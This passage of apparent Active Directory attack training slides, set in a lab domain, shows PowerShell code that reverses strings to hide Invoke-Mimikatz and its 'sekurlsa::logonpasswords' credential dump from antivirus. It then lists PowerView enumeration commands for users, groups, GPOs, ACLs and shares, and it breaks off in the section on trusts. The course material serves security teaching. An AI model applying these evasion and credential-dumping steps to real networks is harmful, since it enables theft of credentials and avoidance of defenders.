1576         Throw "Call to CRT to call GetProcAddress failed."
1577     }
}
```

```
1663
1664     [UInt32]$ProtectFlag = Get-VPValue $SectionHeader.Characteristics
1665     [UInt32]$SectionSize = $SectionHeader.VirtualSize
1666
1667     [UInt32]$OldProtectFlag = 0
1668     Test-MemoryRangeValid -DebugString "Update-MemoryProtectionFlags::VP" -PEInfo $PEInfo -StartAddress $SectionPtr -Size $SectionSize | Out-Null
1669     $Success = $Win32Functions.VP.Invoke($SectionPtr, $SectionSize, $ProtectFlag, [Ref]$OldProtectFlag)
1670     if ($Success -eq $false)
1671     {
1672         Throw "Unable to change memory protection"
1673     }
}
```

Bypassing AV Signatures for PowerShell - Invoke-Mimikatz


4. Reverse the strings that are detected and the Mimikatz Compressed DLL string.

```
2434     Write-Verbose "Calling function with WString return type"
2435     $String = "ztakimim_evitcelfer_11ehsrewop"
2436     $class = ([regex]::Matches($String,'.','.RightToLeft') | ForEach {$_.value}) -join ''
2437     [IntPtr]$WStringFuncAddr = Get-MemoryProcAddress -PEHandle $PEHandle -FunctionName $class

2501     if ($PsCmdlet.ParameterSetName -ieq "DumpCreds" -or $PsCmdlet.ParameterSetName -ieq "DC")
2502     {
2503         $String = "tixe sdrowssapnogol::aslrukes"
2504         $class = ([regex]::Matches($String,'.','.RightToLeft') | ForEach {$_.value}) -join ''
2505         $ExeArgs = "$class"
2506     }

2517     $PEBytes64rev = 'AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA'
2518     $PEBytes64 = $class = ([regex]::Matches($PEBytes64rev,'.','.RightToLeft') | ForEach {$_.value}) -join ''
2520
2521     $PEBytes32rev = 'AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA5gd0UnD05wcoInDx5Ac08mDu5Qb0wmDr5Qa0gmDn5gZOUmt'
2522
2523     $PEBytes32 = $class = ([regex]::Matches($PEBytes32rev,'.','.RightToLeft') | ForEach {$_.value}) -join ''
```

Methodology - Assume Breach




"It is more likely that an organization has already been compromised, but just hasn't discovered it yet."

Methodology - Assume Breach


- Insider Attack Simulation is an important part of the Assume Breach Execution Cycle.
- In this class, we are going to use the Assume Breach Methodology on an Active Directory Environment and use internal access available with an adversary to perform further attacks.

Insider Attack Simulation



The Lab Environment

- The target Active Directory environment is of a fictional financial services company called 'moneycorp'.
- Moneycorp has
 - Fully patched Server 2016 machines with Windows Defender.
 - Server 2016 Forest Functional Level.
 - Multiple forests and multiple domains.
- Minimal firewall usage so that we focus more on concepts.
- Logon to <https://adlab.enterprisesecurity.io> for accessing the lab



Domain Enumeration

- For enumeration we can use the following tools
 - The ActiveDirectory PowerShell module (MS signed and works even in PowerShell CLM)
<https://docs.microsoft.com/en-us/powershell/module/addsadministration/?view=win10-ps>
<https://github.com/samratashok/ADModule>

```
Import-Module C:\AD\Tools\ADModule-master\Microsoft.ActiveDirectory.Management.dll  
Import-Module C:\AD\Tools\ADModule-master\ActiveDirectory\ActiveDirectory.psd1
```

- BloodHound (C# and PowerShell Collectors)
<https://github.com/BloodHoundAD/BloodHound>
- PowerView (PowerShell)
<https://github.com/ZeroDayLab/PowerSploit/blob/master/Recon/PowerView.ps1>

. C:\AD\Tools\PowerView.ps1
- SharpView (C#) - Doesn't support filtering using Pipeline
<https://github.com/tevora-threat/SharpView/>

Domain Enumeration

- Get current domain

`Get-Domain` (PowerView)

`Get-ADDomain` (ActiveDirectory Module)

- Get object of another domain

`Get-Domain -Domain moneycorp.local`

`Get-ADDomain -Identity moneycorp.local`

- Get domain SID for the current domain

`Get-DomainSID`

`(Get-ADDomain).DomainSID`

Domain Enumeration

- Get domain policy for the current domain

```
Get-DomainPolicyData
```

```
(Get-DomainPolicyData).SystemAccess
```

- Get domain policy for another domain

```
(Get-DomainPolicyData -domain
```

```
moneycorp.local).SystemAccess
```

Domain Enumeration

- Get domain controllers for the current domain

`Get-DomainController`

`Get-ADDomainController`

- Get domain controllers for another domain

`Get-DomainController -Domain moneycorp.local`

`Get-ADDomainController -DomainName moneycorp.local -Discover`

Domain Enumeration

- Get a list of users in the current domain

```
Get-DomainUser
```

```
Get-DomainUser -Identity student1
```

```
Get-ADUser -Filter * -Properties *
```

```
Get-ADUser -Identity student1 -Properties *
```

- Get list of all properties for users in the current domain

```
Get-DomainUser -Identity student1 -Properties *
```

```
Get-DomainUser -Properties samaccountname,logonCount
```

```
Get-ADUser -Filter * -Properties * | select -First 1 | Get-Member -  
MemberType *Property | select Name
```

```
Get-ADUser -Filter * -Properties * | select  
name,logoncount,@{expression={[datetime]::fromFileTime($_.pwdlastset  
)}}}
```

Domain Enumeration

- Search for a particular string in a user's attributes:

```
Get-DomainUser -LDAPFilter "Description=*built*" |  
Select name,Description
```

```
Get-ADUser -Filter 'Description -like "*built*'" -  
Properties Description | select name,Description
```

Domain Enumeration

- Get a list of computers in the current domain

```
Get-DomainComputer | select Name
```

```
Get-DomainComputer -OperatingSystem "*Server 2016"
```

```
Get-DomainComputer -Ping
```

```
Get-ADComputer -Filter * | select Name
```

```
Get-ADComputer -Filter * -Properties *
```

```
Get-ADComputer -Filter 'OperatingSystem -like "*Server 2016*'" -  
Properties OperatingSystem | select Name,OperatingSystem
```

```
Get-ADComputer -Filter * -Properties DNSHostName | % {Test-  
Connection -Count 1 -ComputerName $_.DNSHostName}
```

Domain Enumeration

- Get all the groups in the current domain

```
Get-DomainGroup | select Name
```

```
Get-DomainGroup -Domain <targetdomain>
```

```
Get-ADGroup -Filter * | select Name
```

```
Get-ADGroup -Filter * -Properties *
```

- Get all groups containing the word "admin" in group name

```
Get-DomainGroup *admin*
```

```
Get-ADGroup -Filter 'Name -like "*admin*"' | select Name
```

Domain Enumeration

- Get all the members of the Domain Admins group

```
Get-DomainGroupMember -Identity "Domain Admins" -Recurse
```

```
Get-ADGroupMember -Identity "Domain Admins" -Recursive
```

- Get the group membership for a user:

```
Get-DomainGroup -UserName "student1"
```

```
Get-ADPrincipalGroupMembership -Identity student1
```

Domain Enumeration

- List all the local groups on a machine (needs administrator privs on non-dc machines) :
`Get-NetLocalGroup -ComputerName dcorp-dc -ListGroups`
- Get members of all the local groups on a machine (needs administrator privs on non-dc machines)
`Get-NetLocalGroup -ComputerName dcorp-dc -Recurse`
- Get members of the local group "Administrators" on a machine (needs administrator privs on non-dc machines) :
`Get-NetLocalGroupMember -ComputerName dcorp-dc -GroupName Administrators`

Domain Enumeration

- Get actively logged users on a computer (needs local admin rights on the target)
`Get-NetLoggedon -ComputerName <servername>`
- Get locally logged users on a computer (needs remote registry on the target - started by-default on server OS)
`Get-LoggedonLocal -ComputerName dcorp-dc`
- Get the last logged user on a computer (needs administrative rights and remote registry on the target)
`Get-LastLoggedOn -ComputerName <servername>`

Domain Enumeration

- Find shares on hosts in current domain.
`Invoke-ShareFinder -verbose`
- Find sensitive files on computers in the domain
`Invoke-FileFinder -verbose`
- Get all fileservers of the domain
`Get-NetFileServer`

Learning Objective 1

- Enumerate following for the dollarcorp domain:
 - Users
 - Computers
 - Domain Administrators
 - Enterprise Administrators

Domain Enumeration - GPO

- Group Policy provides the ability to manage configuration and changes easily and centrally in AD.
- Allows configuration of –
 - Security settings
 - Registry-based policy settings
 - Group policy preferences like startup/shutdown/log-on/logoff scripts settings
 - Software installation
- GPO can be abused for various attacks like privesc, backdoors, persistence etc.

Domain Enumeration - GPO

- Get list of GPO in current domain.

```
Get-DomainGPO
```

```
Get-DomainGPO -ComputerIdentity dcorp-student1
```

- Get GPO(s) which use Restricted Groups or groups.xml for interesting users

```
Get-DomainGPOLocalGroup
```

Domain Enumeration - GPO

- Get users which are in a local group of a machine using GPO
`Get-DomainGPOComputerLocalGroupMapping -ComputerIdentity dcorp-student1`
- Get machines where the given user is member of a specific group
`Get-DomainGPOUserLocalGroupMapping -Identity student1 -verbose`

Domain Enumeration - OU

- Get OUs in a domain

Get-DomainOU

```
Get-ADOrganizationalUnit -Filter * -Properties *
```

- Get GPO applied on an OU. Read GPOname from gplink attribute from Get-NetOU

Get-DomainGPO -Identity "{AB306569-220D-43FF-B03B-83E8F4EF8081}"

Learning Objective 2

- Enumerate following for the dollarcorp domain:
 - List all the OUs
 - List all the computers in the StudentMachines OU.
 - List the GPOs
 - Enumerate GPO applied on the StudentMachines OU.

Domain Enumeration - ACL

Access Control Model


- Enables control on the ability of a process to access objects and other resources in active directory based on:
 - Access Tokens (security context of a process – identity and privs of user)
 - Security Descriptors (SID of the owner, Discretionary ACL (DACL) and System ACL (SACL))

Domain Enumeration - ACL

Access Control List (ACL)

- It is a list of Access Control Entries (ACE) – ACE corresponds to individual permission or audits access. Who has permission and what can be done on an object?
- Two types:
 - DACL – Defines the permissions trustees (a user or group) have on an object.
 - SACL – Logs success and failure audit messages when an object is accessed.
- ACLs are vital to security architecture of AD.

Domain Enumeration - ACL



Domain Enumeration - ACL

- Get the ACLs associated with the specified object

```
Get-DomainObjectAcl -SamAccountName student1 -ResolveGUIDs
```

- Get the ACLs associated with the specified prefix to be used for search

```
Get-DomainObjectAcl -SearchBase "LDAP://CN=Domain  
Admins,CN=Users,DC=dollarcorp,DC=moneycorp,DC=local" -ResolveGUIDs -  
verbose
```

- We can also enumerate ACLs using ActiveDirectory module but without resolving
GUIDs

```
(Get-Acl  
'AD:\CN=Administrator,CN=Users,DC=dollarcorp,DC=moneycorp,DC=local')  
.Access
```

Domain Enumeration - ACL

- Search for interesting ACEs

```
Find-InterestingDomainAcl -ResolveGUIDs
```

- Get the ACLs associated with the specified path

```
Get-PathAcl -Path "\\dcorp-dc.dollarcorp.moneycorp.local\sysvol"
```

Learning Objective 3

- Enumerate following for the dollarcorp domain:
 - ACL for the Domain Admins group
 - All modify rights/permissions for the studentx


Domain Enumeration - Trusts

- In an AD environment, trust is a relationship between two domains or forests which allows users of one domain or forest to access resources in the other domain or forest.
- Trust can be automatic (parent-child, same forest etc.) or established (forest, external).
- Trusted Domain Objects (TDOs) represent the trust relationships in a domain.

Domain Enumeration - Trusts

Trust Direction

